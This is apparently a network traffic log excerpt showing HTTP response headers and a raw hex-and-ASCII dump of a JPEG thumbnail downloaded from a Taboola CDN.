2021-12-03 00:05:28 UTC	54	IN	HTTP/1.1 200 OK Connection: close Content-Length: 30796 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 338482543424149532371254866430263034576,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "c1bc6da29ba675834490b65dcfbc589e" expiration: expiry-date="Thu, 14 Oct 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Mon, 13 Sep 2021 21:17:03 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 123 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb203 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Fri, 03 Dec 2021 00:05:28 GMT Age: 4887600 X-Served-By: cache-wdc5535-WDC, cache-dca17744-DCA, cache-mxp6973-MXP X-Cache: HIT, HIT, HIT X-Cache-Hits: 1, 1, 1 X-Timer: S1638489928.211570,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fa7d05af5e60e8707568c7b40b90566cc.jpeg X-vcl-time-ms: 1
2021-12-03 00:05:28 UTC	55	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 04 04 04 04 04 04 04 05 05 04 06 06 06 06 06 09 08 07 07 08 09 0d 0a 0a 0a 0a 0a 0d 14 0d 0f 0d 0d 0f 0d 14 12 16 12 11 12 16 12 20 19 17 17 19 20 25 1f 1e 1f 25 2d 29 29 2d 39 36 39 4b 4b 64 01 09 09 09 09 0a 09 0a 0c 0c 0a 0f 10 0e 10 0f 15 14 12 12 14 15 20 17 19 17 19 17 20 31 1f 24 1f 1f 24 1f 31 2c 35 2b 28 2b 35 2c 4e 3d 37 37 3d 4e 5a 4c 48 4c 5a 6e 62 62 6e 8a 83 8a b4 b4 f2 ff c2 00 11 08 01 37 00 cf 03 01 11 00 02 11 01 03 11 01 ff c4 00 33 00 00 02 03 01 01 01 01 00 00 00 00 00 00 00 00 00 00 05 06 03 04 07 02 01 08 00 01 00 03 01 01 01 00 00 00 00 00 00 00 00 00 00 00 01 02 03 04 05 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 d8 fc de ec 13 a7 9f c0 ba 2b c0 42 0a f6 f8 Data Ascii: JFIF %%-))-969KKd 1$$1,5+(+5,N=77=NZLHLZnbbn73+B
2021-12-03 00:05:28 UTC	57	IN	Data Raw: e5 57 65 18 c9 43 fc f4 05 39 5a 86 f8 69 52 2d 5a cb 2a ff 00 6d 97 d1 bc dd 4d eb 3f 9e 22 85 de 1b d6 55 f3 8f 67 3d be 67 57 5d 23 09 65 d6 d1 16 cf 3a a9 ba 73 ba 5a 25 9e bb 5a d6 2e 64 ad e5 ad ad 65 88 c8 ae 89 76 6b 1f b9 71 cb 60 ba 27 88 d5 36 f1 cf b5 c5 cf 9f a3 60 e6 d5 73 a7 9e ce 31 9d f4 14 6e 2f 0e f4 3d 27 8f 55 5e 94 2a 51 f5 a6 61 d5 9d 17 2c 79 56 d5 e7 bc bf b8 d9 6f 31 83 42 1a ec b2 53 79 07 5f 37 88 90 26 41 58 d7 6d e5 d3 f6 cb 2d 79 98 80 26 89 b9 58 69 5e e8 d4 f4 83 dc d5 a4 e1 d2 07 7e 6f d8 83 75 35 fe 0d 2a 76 65 73 a5 53 4d 2a 5a c3 b0 d5 2b 1a 65 08 57 6a 50 b5 2f 5e e6 d9 a9 bc ac cd b7 06 bd b9 76 00 1d 26 ad e6 eb 5a a7 20 ef cf 4a e6 a8 0a 01 79 35 73 6b 33 34 0e 9c a9 6a 2f 82 5e 7a 00 b3 3e df 9d df 1d 94 34 cf f0 Data Ascii: WeC9ZiR-Z*mM?"Ug=gW]#e:sZ%Z.devkq``6`s1n/='U^*Qa,yVo1BSy_7&AXm-y&Xi^~ou5*vesSM*Z+eWjP/^v&ZJy5sk34j/^z>4
2021-12-03 00:05:28 UTC	58	IN	Data Raw: 9b 04 4c 8c b5 b4 44 5a 9e 83 51 50 73 58 96 85 ff 00 b3 fa d0 94 fe 93 13 50 0f c5 bc fa fa a2 d4 f1 e0 00 17 99 82 4f d4 3a c0 e6 b0 4b 5e 83 f3 5a de 2d 2a 45 bc d6 bf 29 f5 60 d6 b1 13 1e be 11 5f 1f aa 5f e7 58 af 89 0c df fc 9b 56 d5 b4 c4 c2 ea d9 c3 8c 54 83 29 49 a4 8d 6a 52 bf de 22 7d 56 f0 a4 06 d4 35 cd 25 35 c8 4f 4a 80 f1 fb a8 82 0a 9a b3 78 9f a3 e5 1e 6d 26 f9 95 78 99 22 09 a3 a4 99 83 f0 01 26 d4 af d9 51 58 76 f8 c4 54 94 f8 cf 9f 27 99 bf 88 bd 46 28 8b 57 cc 7e 3d aa 9d cf e2 b7 8f 3e 62 03 6f 94 4f a3 16 45 4a 7f 5a 7d 95 8f 31 31 3e 2d fa f5 52 5a de 67 cd 6b 62 7e fd 09 7f 8c 7a 08 e6 6f 15 f4 3e 4c 2c ab f3 fb f2 f0 cc 96 36 c3 c5 aa 02 a5 f2 f4 58 15 6b f3 f9 c4 5e 18 2d 7f 1e 97 b7 ac 9a 8a 4d 42 5e 37 14 8c 55 93 67 cf 28 1c Data Ascii: LDZQPsXPO:K^Z-*E)`__XVT)IjR"}V5%5OJxm&x"&QXvT'F(W~=>boOEJZ}11>-RZgkb~zo>L,6Xk^-MB^7Ug(
2021-12-03 00:05:28 UTC	59	IN	Data Raw: 86 f3 7c 3e f3 a9 e7 09 e4 4c cf 47 c7 f5 c3 88 22 3a 7c d8 83 21 10 c4 41 b4 83 f5 49 f5 b5 2d 61 16 62 de a5 cf d5 6b f3 49 91 99 6b 7e 43 a5 5a 62 d7 a0 2a 93 59 3a 32 1a 96 b7 bc 84 91 52 0b ea 2b 8d 96 54 af 87 41 69 1c 8d 94 1c ae 6c 3b 79 e9 c8 5d 07 6a ed 82 a4 d2 91 35 9a 5b e1 fb 9f 15 2f ca bf 1f 87 40 10 b9 d4 72 40 31 34 ce 42 74 bb 6c 5a 78 3a ae 24 3b 15 08 3d 6e 0f 22 bd 62 a0 67 41 35 c9 88 1c e4 33 e9 c1 12 55 ba 5a 56 a7 b7 fe e1 73 fa 1a 7a 3c 49 76 3d c2 c0 d2 66 86 74 6f 58 31 6a d6 7c 59 7b 44 fe bd 5f f5 6f 32 14 3a 47 54 15 d5 28 c9 5c 5d dc 3b dd 34 9e e6 e3 44 e7 67 19 bb ae 1b f9 f8 da e8 02 d4 a9 02 7e 75 8a 66 bd 2c fc 51 61 f9 62 d6 11 ef 5d 32 44 de 61 79 25 47 7b 52 33 86 02 4f c5 9b c5 29 5b 4d 22 f0 dc 48 e0 77 a0 6e 2f Data Ascii: |>LG":|!AI-abkIk~CZb*Y:2R+TAil;y]j5[/@r@14BtlZx:$;=n"bgA53UZVsz<Iv=ftoX1j|Y{D_o2:GT(\];4Dg~uf,Qab]2Day%G{R3O)[M"Hwn/
2021-12-03 00:05:28 UTC	61	IN	Data Raw: 43 7f 13 5f 70 6d 69 11 44 4d 7c ec f6 8c e6 9b 53 bd bd aa 49 1d c4 ee 8e 8e 38 93 fa 49 59 10 2f 59 66 67 73 7f 8e d1 8a 65 3d a9 d8 0b 72 f9 f5 e9 f0 a3 77 83 7d 07 d4 bd 84 d3 9a a8 74 22 be de b8 ba 0e 62 c5 33 28 1b 44 f4 54 57 ab 39 b7 6a df 9b 4f c4 74 53 4a d8 6c 2d d6 3b 92 fe ea f5 cc bb f0 3b 84 be 9b 6b 0d fc 04 fa 8c d6 df f6 d2 aa f7 22 51 b4 fa 9f 6e 39 1c bf 6b 6f d8 63 1f a0 d6 1f 5a 9f 2d ae 7d b2 90 23 77 ef 03 18 e3 c2 c2 c8 79 f6 45 c8 bf ed 9f 77 83 3c f3 8e 4e 15 f9 4d a7 c5 ca 76 32 ef b6 fd d6 10 34 35 af f3 ad 7a 13 29 4d 2d 9c c0 15 ff 00 32 13 aa 55 c1 35 99 21 6d 33 15 89 96 b4 8b 9e d2 a2 63 ac 54 78 c8 f3 5a 17 95 b9 e6 b6 4f a7 4a 30 f9 6f 62 c4 d4 aa 91 f4 9a a1 56 0d d4 c3 0e 0e 79 ba c9 ea b9 cc ac 89 cb 77 17 5d 4e 8b Data Ascii: C_pmiDM|SI8IY/Yfgse=rw}t"b3(DTW9jOtSJl-;;k"Qn9kocZ-}#wyEw<NMv245z)M-2U5!m3cTxZOJ0obVyw]N
2021-12-03 00:05:28 UTC	62	IN	Data Raw: a9 eb a2 0b 19 95 d9 41 7d 1b d2 92 db c0 c3 cc d8 59 c3 29 d2 3c f1 bf df 8d 7b 5e 97 47 2f 43 35 14 74 32 36 67 a1 db d8 eb 34 c2 0e 89 d2 90 cd 35 53 b8 ce c3 ab ae 01 b3 16 1b 46 86 43 ca a4 e6 d2 9b bc 7d 7d 2b 34 6a 29 36 21 c7 61 4c 0e 66 91 e3 cf af 37 f1 fe f3 0d dd 1e c3 93 3c c7 6b 7b e5 f7 4a dc b7 7d ad 17 04 f2 53 8e 6c a2 67 fd 74 a4 c7 f2 ce a6 24 f1 8f 52 5b f1 80 62 b7 9c db a8 8a b6 13 22 53 9f 71 93 bd f4 62 e7 25 9d a9 a0 d1 e5 f4 3a 4d c1 60 9d a6 e8 33 a6 ea d7 ae 81 43 40 27 1b 0c e7 2d 1a 42 cb b6 8b a1 be 2e 24 3d a5 9b 9a ab 0c d9 ef fc 46 08 6d 12 85 55 d9 69 a2 ec 3d 1b 52 fe e5 a7 6a bf c1 f0 5c de 4f ab 7e a3 c5 7d 65 96 12 1d 0d 15 a3 58 0c 2c 50 bd 7c cc 4d 15 77 f3 98 43 47 a6 e3 85 4e 53 2f b3 ca bd e6 e3 0c 1f e6 3b 5a Data Ascii: A}Y)<{^G/C5t26g45SFC}}+4j)6!aLf7<k{J}Slgt$R[b"Sqb%:M`3C@'-B.$=FmUi=Rj\O~}eX,P|MwCGNS/;Z

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	63	IN	Data Raw: c5 c5 06 a3 8e c0 4b bf b1 8c 1c dc 96 ad 5d 99 d9 5b 35 54 35 f6 ae 47 fa 76 45 98 c9 12 c6 c0 64 d8 a7 cf 33 82 e7 1d 7b 3a 9a 79 ed 29 54 c6 2f c4 b5 dc cf c4 cf 59 9d 2e 92 e5 a6 98 76 9b b6 1f b7 1e df 74 68 4a 1f c8 e3 71 94 b6 86 8a 30 44 f3 6b 9e 01 e7 eb 00 3c da 47 ba b6 1d 32 7f 89 e7 d0 ce 28 49 9c da 18 8f ec b8 8b bb 9c be 5e b8 b3 1c ae 27 3f c8 e4 ad 6b a6 eb 88 73 3a 9c a6 f5 c5 b0 1e 8b 2f 3c f4 35 ce 29 e4 13 cd c1 79 ca 36 e4 a8 34 f0 12 68 5a 8a 1a 8a 02 ab 8a ff 00 fa 59 b5 4b 32 4c 3e 7d 2f a5 87 51 ec 32 05 48 d4 07 3f ff 00 9c 64 6b 66 30 9e 0e a6 ae a6 3e e6 61 52 18 b4 35 98 76 45 b2 80 17 d2 45 05 57 5f 3e 09 d0 cb 66 db 71 83 57 69 6d ab e7 4e 91 b5 ba 63 bb aa d3 2e ac ac e7 ac ae 85 59 00 25 5c b6 19 77 29 fe 9b a3 2d 35 f2 Data Ascii: K][5T5GvEd3{:y)T/Y.vthJq0Dk<G2(I^'?ks:/<5)y64hZYK2L>}/Q2H?dkf0>aR5vEEW_>fqWimNc.Y%\w)-5
2021-12-03 00:05:28 UTC	65	IN	Data Raw: 19 6e 39 f0 6b 1c 44 ec ad 70 72 88 00 02 ad 24 ab 28 58 52 4d 94 81 99 9e 41 12 37 69 1f 95 1b 82 85 fb a7 fc d8 84 64 95 42 9e a7 01 02 15 5a 5a 2a 00 42 67 cc 6d b7 13 83 65 af d8 1c 79 aa 82 ed 50 41 e0 d6 4c 81 72 88 b4 69 8e bc 49 00 f4 8b 85 b0 84 64 9e 12 86 50 30 d9 dc a2 e4 77 2d 4c 5e 59 78 71 02 e0 4f 74 0a 6b b4 aa ae f3 68 03 92 c7 0f b2 25 02 64 5d 07 46 56 c5 7e d8 3c d3 dd 24 20 09 ca b7 65 25 c0 fb a1 69 2d d4 0f 00 3e cb 2b 4b 88 b4 44 ad a3 aa 12 2f 08 c4 c8 c1 c2 8b a2 08 25 32 98 d2 1c fd f0 16 96 3d f0 1a 18 4e 33 95 4f 30 a8 07 3b 5b 1b 97 31 c0 77 21 32 e0 42 14 df 13 0a 91 1a a0 e0 d8 a2 44 b6 05 91 42 0d 96 a8 10 82 36 de e9 a0 c5 cd d7 74 5e 67 49 6d f9 44 14 1a e3 84 41 01 c0 85 04 76 e0 66 04 a8 e0 d7 43 b4 18 13 83 c8 a9 18 Data Ascii: n9kDpr$(XRMA7idBZZ*BgmeyPALrIdP0w-L^YxqOtkh%d]FV~<$ e%i->+KD/%2=N3O0;[1w!2BDB6t^gImDAvfC
2021-12-03 00:05:28 UTC	66	IN	Data Raw: 82 4c f7 47 69 29 ad 13 06 08 55 4c bf b0 57 51 84 1b 33 17 5a 03 83 a6 46 dd d0 69 6d 50 d9 08 b1 bb 46 38 94 0c f8 69 e4 42 a8 ed 35 8e 91 22 06 6e 30 9c e0 eb 86 80 50 99 29 85 d7 98 1b ad 56 b3 01 ee a1 a5 a4 97 00 79 84 28 92 d1 ee 99 b8 8e 4b 4c fb 75 09 94 19 37 24 67 13 12 b4 3c 10 e0 c2 3b 0c 22 d9 2c d2 48 9c 99 bd f9 a3 30 d9 6c 89 84 7e 63 2b 95 93 01 d4 89 d4 e7 26 89 ba d3 60 75 4a 0d 76 ce da 51 24 82 0b dd 88 84 e1 66 f3 6e 10 79 75 8b 48 da 53 db 07 81 5e 1c cb 5e ce 85 3f 50 20 13 30 00 51 22 c6 e8 86 8e 66 d1 28 1b b4 45 ca d6 75 4f 92 a5 c4 40 17 29 cc 7b 1b ce fc 94 dc 49 c8 ca bb cc 87 08 08 19 90 0c b7 ba 60 2e 73 43 6c 4c f6 5a 5c eb 8a 93 16 93 65 79 36 ca ee 80 86 a0 0c a8 b2 69 67 ef d4 3b 7f da 6b c6 0b bf 10 8b c0 1a 63 05 19 Data Ascii: LGi)ULWQ3ZFimPF8iB5"n0P)Vy(KLu7$g<;",H0l~c+&`uJvQ$fnyuHS^^?P 0Q"f(EuO@){l`.sClLZ\ey6ig;kc
2021-12-03 00:05:28 UTC	67	IN	Data Raw: 20 f0 02 a6 36 28 17 81 a3 3c 3e 47 c8 72 f3 36 75 17 61 88 f6 34 7c 9b e4 83 af e2 30 7e 0a 8a 37 13 f3 7d ff 00 16 4f 9c 88 07 5d 88 a4 00 6b 64 6c 92 67 86 34 72 7b 1d c6 2d 8b 29 2b d0 d1 8a 57 20 b5 eb da 18 3c c7 90 f2 04 18 4f ab ce e0 3d 4c c7 d2 19 72 e5 f9 28 43 e2 00 22 ef 1d 88 eb c5 d9 3f 68 b8 5c ab fa a9 45 dd 75 24 7b 4c 23 8f 01 c7 8d 8a a8 eb c8 08 41 53 d8 c1 98 36 9c 6f fb 84 ad 58 36 3b 8f c5 7b 30 51 9c bd 75 e6 78 f6 9a a3 f6 88 3d 22 1f 23 d4 6a 1f 27 b0 c8 c3 a8 13 30 e6 ca 57 7e 9b 10 1e 08 06 af df ef 0f 7f 71 b8 c2 c0 a8 e3 57 ec 60 8a 4a 9b 06 73 07 ad 83 fb 8f 22 20 95 19 77 a1 14 f7 a1 f7 84 64 41 f9 58 45 36 3a cb 00 0b 9a 30 11 75 13 42 bf 01 87 a4 1b 11 32 56 b8 eb 7c 4c d5 d9 f2 51 40 03 ff 00 e4 cf 12 18 20 6f 61 d7 f0 Data Ascii: 6(<>Gr6ua4|0~7}O]kdlg4r{-)+W <O=Lr(C"?h\Eu${L#AS6oX6;{0Qux="#j'0W~qW`Js" wdAXE6:0uB2V|LQ@ oa
2021-12-03 00:05:28 UTC	69	IN	Data Raw: 6f 7d a1 f9 39 13 40 eb 7a 87 c2 62 c8 47 04 03 89 df d4 18 82 82 f5 24 0a df 58 06 ef 57 00 b0 6c 8a fb c0 71 a3 31 c6 36 4d 5c 3e a1 66 ac fb c2 d8 d3 85 82 b4 4f ea 4c c6 d9 08 a6 50 36 40 fb 1e 84 c6 c2 f6 4a bd 5f d6 0c 7e 2c 11 79 49 5f a8 11 b1 64 08 e0 31 27 aa ef dc 45 5c be 96 0e c5 4d 1e b1 be 46 9f 30 c7 5a 06 e0 2e b5 5b e5 7a 99 1d 49 27 22 94 fe 66 3f 17 83 83 23 b9 a2 2b a4 c7 91 4d 2d 82 28 8d 03 b8 be 23 11 53 6c 6e 94 9b 06 ab a4 19 d1 53 18 62 12 f9 17 56 25 a9 ba 90 0f d2 37 89 f0 c7 1f 05 39 2b 5d 14 98 7c 4d 80 06 3c a4 7d aa 1c d9 49 1c 30 11 f7 68 b9 3c 61 e9 89 07 ee 61 ce 98 8b 36 4c bc 51 10 12 95 de 84 e1 59 32 31 c6 00 6a a1 77 0e 0f 84 e5 8e 5c a0 57 50 e2 ef b7 d4 4f 8a d8 2e c7 35 ff 00 c9 d3 ac 0d 64 56 fb 19 c7 df ac a3 Data Ascii: o}9@zbG$XWlq16M\>fOLP6@J_~,yI_d1'E\MF0Z.[zI'"f?#+M-(#SlnSbV%79+]|M<}I0h<aa6LQY21jw\WPO.5dV
2021-12-03 00:05:28 UTC	70	IN	Data Raw: 71 9f e1 fa d4 93 8c 80 2b ad 12 7a f4 31 fc 49 41 91 8e 1c 9c 00 ea 28 df d7 af 49 8f 28 28 99 56 ce 32 b7 39 8b a0 0e c7 5a be 90 ba 11 c0 b2 30 ec cd b3 3d 25 32 7c 55 0e 07 45 2b e9 b1 da 0c 68 99 1f 22 a8 57 6a ba 6f 60 7a d4 5b f8 6b d0 5e f5 28 92 77 43 b0 99 da b1 d7 73 34 88 80 fb 0a 99 4d 29 1d f5 05 f2 aa a1 dc d6 e1 cf 86 8d fb 37 1d eb 70 7c 35 a6 55 43 7b bf 78 a4 81 91 80 14 e6 cd 91 d6 71 06 9d 4a d9 d8 07 f9 a9 89 d5 d3 57 43 b8 a3 e4 27 88 1c 72 23 fd 8c 5e 2c 09 02 81 24 c3 a6 36 05 46 e5 d4 57 d8 40 ec a1 87 4e b4 60 19 50 7f f2 cf 4d f2 16 0f f3 19 30 13 a5 14 22 3e 4c 19 32 70 0b c0 ec 51 15 73 15 15 0a 83 85 59 50 3a 6f b4 5a 45 00 8d ce 2d cb 68 a0 d6 88 11 c8 55 62 db af de 73 e1 af 83 57 b0 01 b3 34 42 9f ed 10 d8 36 b4 6e a3 1e Data Ascii: q+z1lA(I((V29Z0=%2|UE+h"Wjo`z[k^(wCs4M)7p|5UC{xqJWC'r#^,$6FW@N`PM0">L2pQsYP:oZE-hUbsW4B6n
2021-12-03 00:05:28 UTC	71	IN	Data Raw: 75 da 2a 03 ae 7b 37 aa 85 18 21 ef 50 ae 86 fe a2 71 b2 05 c5 e9 f7 dc f9 46 bd aa 70 d5 1e 97 a9 8f 18 56 bf a7 f8 81 47 a8 1d 0e d1 87 24 e4 05 10 7d 5b eb 32 b1 1f 90 58 aa 3f 5e d1 48 2d 90 8b 3b 04 1b ef aa 99 05 17 5e 34 76 54 6b bd 40 de a2 0d fa 85 8a e9 51 49 0e aa ec 0b 1f b9 fa c3 8e c8 38 d8 ad fe df b4 0a a8 47 3b ba eb 15 71 13 c5 01 2c b4 0e fa 7e f1 45 0a ea 7b f4 8c 14 03 60 57 72 2e 7f ff c4 00 40 10 00 02 01 04 01 03 03 02 04 04 04 03 05 09 00 00 01 02 03 00 04 11 12 21 05 13 31 22 41 51 14 61 10 23 32 71 06 42 81 91 15 52 72 a1 24 62 82 20 43 b1 c1 c2 16 25 33 63 92 a2 b3 c3 d2 ff da 00 08 01 01 00 0a 3f 00 3d b1 6c af 1e 47 3e 9e 1b 26 8e 4d 1a d4 16 03 6f 8c d3 65 1c 8c e7 35 c7 b9 fb 0a 73 86 3a 16 04 11 8a d8 ea 33 fb d7 b7 cd 1c Data Ascii: u*{7!PqFpVG$}[2X?^H-;^4vTk@Ql8G;q,~E{`Wr.@!1"AQa#2qBRr$b C%3c?=lG>&Moe5s:3
2021-12-03 00:05:28 UTC	73	IN	Data Raw: da 30 68 13 7b 60 81 17 1e ea 13 5a 1b 9b 59 d4 e3 e1 6e 1c 8f f6 6a ed b7 79 42 36 71 87 cf a7 24 fb 1a 16 b7 16 b2 8b 98 ed 33 90 5d 24 c1 65 3e 06 05 45 ad d8 02 43 19 c2 96 00 10 df b9 f7 fc 77 f9 5f 15 c7 e2 06 80 8c 81 82 7d f9 ae 58 d6 d9 f1 8a c9 2d 83 f6 ae 47 9f c3 51 f4 cd 20 1f eb 73 5e 92 41 23 ee 2b cd 2e 0e 46 33 cf 14 c8 92 ef 25 d3 03 8c 41 1e 0b 28 23 fc e4 80 7e d9 a5 86 2e e4 86 28 d4 61 54 3b 60 05 fb 00 68 f4 e5 97 a1 ef 34 78 90 6c 0d db 9c ed 1b 26 41 0a 15 d4 f9 14 93 2c b3 a0 64 44 11 ab 60 f1 91 c9 2d cf 2c 4e 4d 49 6b 7d 27 4b 93 a7 35 d4 61 1c 9b 49 89 2f 09 49 95 d4 a3 7b f1 53 dc 45 37 f8 6c a2 59 db 79 58 94 95 7d 4d 4b 24 16 6c f0 5c 15 e5 a2 66 6d b2 ff 00 f2 b6 47 3e d5 82 8c 18 64 7c 72 0d 02 97 36 b7 11 4a ec bb 63 71 Data Ascii: 0h{`ZYnjyB6q$3]$e>ECw_}X-GQ s^A#+.F3%A(#~.(aT;`h4xl&A,dD`-,NMIk}'K5aI/I{SE7lYyX}MK$l\fmG>d|r6Jcq
2021-12-03 00:05:28 UTC	74	IN	Data Raw: 79 04 62 01 82 c4 f1 b1 02 9f aa f6 a3 48 a0 ea 72 8c 5e c3 1c 4c ce aa 24 4c 7e 92 e4 67 c9 4c 03 c5 2f 58 e9 ce a4 0b 5b d1 87 44 23 04 23 f9 e0 70 05 5c 59 c0 5f 05 67 8c cf 1c 45 bc 29 92 20 5b 1f 04 ad 24 d0 8e 7b d0 30 91 31 f7 c7 2b ff 00 50 15 91 43 19 03 3f bd 3c 32 02 0a ba 1c 10 47 82 08 af a7 69 5f b5 78 b1 8e 12 ec 0d 94 e0 63 09 37 91 f0 d9 a3 1f 50 b3 8f b9 33 1e 3b d1 63 d6 c7 e5 d0 f2 4f 96 5e 6b 73 20 07 70 36 01 76 f0 dc 82 33 ed 44 b1 8c ee 4b 78 61 f1 f6 22 99 1a 4c 9e d8 18 00 e3 fe 6a 81 5d 1e 27 85 0c 19 79 47 be 25 47 50 b8 f8 20 d6 b1 9f d2 40 cf ab c7 35 94 00 0f ea 73 41 51 97 05 71 59 db c9 f9 34 09 77 c7 f5 a1 ea e0 7c 82 78 a0 57 38 e0 d7 04 eb ea 1c 71 49 15 bf 59 b9 b8 b3 d9 0f ff 00 06 22 a2 4c a8 f8 49 02 1c 7c 71 5d bb Data Ascii: ybHr^L$L~gL/X[D##p\Y_gE) [${01+PC?<2Gi_xc7P3;cO^ks p6v3DKxa"Lj]'yG%GP @5sAQqY4w|xW8qIY"LI|q]
2021-12-03 00:05:28 UTC	76	IN	Data Raw: 34 40 27 26 96 7e b7 fc 3d d5 2d 7a 85 80 1f ae 68 11 c7 7a 1f b9 50 77 a4 b8 b5 e8 d6 4b 6a 65 56 26 37 b8 20 77 31 ec 40 23 00 8a 25 62 64 dd 4e 78 09 c8 a9 2e ac e4 6c 49 95 c6 80 f8 65 f8 c5 2b 18 ec 67 0c 72 31 93 19 35 2c 62 6b e5 13 95 24 65 63 46 2f e3 ce c5 87 14 15 6c 6c 88 9f ef 3c 9e b7 50 78 fd 38 02 ae 61 79 c0 98 c0 e5 0b 39 23 92 84 73 a7 be ec 05 5b a4 f3 2e cc 22 25 d0 f3 e2 37 cb 1f b9 af f0 db 9e a7 7b 6a d6 57 90 8c 44 23 2d 22 4f 1f 78 30 31 97 1a f2 78 27 20 d0 ea 3d 45 6d be 8e ee e7 41 6f 25 cc 06 4c c4 6e 63 07 97 fd 40 bb 12 24 d4 11 c8 34 ed 1b cc e5 03 e7 f4 a9 f1 cf 1c 52 43 01 8d e2 99 e2 52 ef 12 95 c3 3f 6c 79 6f f2 67 de 8d b6 96 b1 33 c4 5d b6 90 a0 0b dc 01 46 07 1e 45 59 7d 04 1d 5c 09 6e 1d d6 3e d9 9a 2c 96 d9 b1 b0 Data Ascii: 4@'&~=-zhzPwKjeV&7 w1@#%bdNx.lIe+gr15,bk$ecF/ll<Px8ay9#s[."%7{jWD#-"Ox01x' =EmAo%Lnc@$4R CR?lyog3]FEY}\n>,

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	77	IN	Data Raw: 16 57 2c 10 4d 2c 00 ac 6e 03 71 30 50 1c 0e 41 ae 99 7e 22 99 a2 92 44 bb 49 ad f1 b0 21 a3 91 08 0e cc 39 1e 46 0f 35 b2 ee 11 4f 2b a9 f1 ec 70 7e 6a 4c c5 fa 94 f0 b9 3c 02 05 17 90 9c 88 63 5d a4 2a 3c e2 ac 92 e2 66 58 9a e1 e6 57 72 15 7c 14 66 19 0a 00 00 0a 37 42 f6 d5 25 ba 76 46 74 4b 9b 87 96 26 4e 79 cb 18 18 af bd 27 63 a6 14 8a e1 e2 75 79 19 d9 99 57 b6 0f ea 5f 4f 2f 44 26 d9 d4 ae 43 7c 79 a5 92 e0 38 50 65 82 19 44 6a 3c 9e dc a3 57 6f b3 57 5b e9 b6 b3 5d 24 ac b6 3d 29 2d e3 95 d4 34 71 b4 a6 18 d9 22 0e cc de 96 f5 1c 02 05 7f 8b f4 4e ad 6b dd b1 bb 76 4d c4 a9 cc 90 4c a8 a3 59 15 59 49 c8 5a ea 16 c9 dd 44 30 47 37 a1 b7 52 dc a3 12 31 e9 35 d0 3a 82 cf eb 77 82 03 d3 a6 63 9f 2f 25 89 8f 63 fb d7 f1 47 41 69 5d 08 2d da ea 36 f1 Data Ascii: W,M,nq0PA~"DI!9F5O+p~jL<c]*<fXWr|f7B%vFtK&Ny'cuyW_O/D&C|y8PeDj<WoW[]$=)-4q"NkvMLYYIZD0G7 R15:wc/%cGAi]-6
2021-12-03 00:05:28 UTC	78	IN	Data Raw: a5 a9 45 bc 33 99 64 b9 24 8d 52 db d4 ee 71 c6 b4 92 43 d5 ac 97 d6 50 2b 7d 45 af a2 4d f8 04 c8 ea 52 46 27 9c bd 33 cf 03 33 c2 22 cb 63 65 31 9d 94 ba 8c 30 63 f7 a9 c4 9d 57 aa 41 2b c4 b1 1d c7 61 d0 86 03 e0 85 a7 82 0b ae ad 0d dc f7 52 bf ae 64 b6 8c a4 6b a7 b0 25 b3 fd 05 3c 44 02 38 c3 79 f3 c3 66 a6 13 44 ca ae a4 47 8c 7e da d5 d9 ea 6f 76 f6 b3 a2 dd a4 29 eb 05 15 f8 59 08 60 c0 11 e8 ae b8 1e 6e bd 7b 61 7e 12 44 60 67 b6 db cf 27 46 92 38 cf 21 9a ba 6d c4 b0 4b 11 92 25 69 56 61 16 1b fe 1e 41 70 f2 0d e2 23 c2 79 e6 96 16 80 14 fc 95 dc 9c b8 1e a1 91 c8 ff 00 35 77 9a e2 45 f2 fa bf 77 2a 09 5e 4e 14 e3 04 52 84 01 54 ba 1e 41 3c f0 3c f2 4d 74 cb c4 ed 95 54 bd 32 24 4e 14 fa 58 b4 6e 87 60 3e e0 54 76 3d 3c 75 8b a8 7b 50 1e 5e da Data Ascii: E3d$RqCP+}EMRF'33"ce10cWA+aRdk%<D8yfDG~ov)Y`n{a~D`g'F8!mK%iVaAp#y5wEw*^NRTA<<M tT2$NXn`>Tv=<u{P^
2021-12-03 00:05:28 UTC	80	IN	Data Raw: ef af fb c7 4b 2c fd 02 ea 0e a9 d2 74 74 01 a6 90 99 75 69 4b 2a 85 60 e5 5b d8 80 3e 2a 63 22 75 7b b8 a3 bb 89 a3 89 e3 1f 50 e1 54 31 21 4a b7 1c b7 8a b2 b5 b9 b0 21 46 cd 34 a2 ea 43 fc 9f 51 0f 70 1d 41 e5 c7 06 ac 25 99 65 e6 58 8c b2 3c 72 21 d4 31 6c 1f 24 e7 cd 41 d4 fa 35 ed cd b6 67 03 b1 77 17 65 08 83 49 e3 68 c9 48 d5 8e 85 e8 74 db c6 bc 69 07 50 e9 b1 34 f6 f7 31 28 d3 b6 a9 f5 3a 46 01 39 2a 36 3e 08 6a 85 db a7 2e b3 db d8 c9 13 b6 fb 96 59 c2 db 48 ea c8 25 77 2b 86 c2 ec 40 a7 b9 bd 6b a7 96 77 68 8c 38 91 ff 00 3b 86 70 8c 8e 4f b2 fa 45 5c c7 3d d2 09 cd ec c2 37 17 b1 14 0e 25 42 aa 12 7e 08 66 6c 6e 4f ea a5 58 ad 9b 36 17 e6 3c 68 8c be b8 66 44 62 ac ad ae 34 65 d4 8c 8c d1 b4 ea 57 29 0d 94 5d 45 26 78 ad d2 46 9f bd 0a cc 1b Data Ascii: K,ttuiK*`[>*c"u{PT1!J!F4CQpA%eX<r!1l$A5gwelhHtiP41(:F9*6>j.YH%w+@kwh8;pOE\=7%B~flnOX6<hf Db4eW)]E&xF
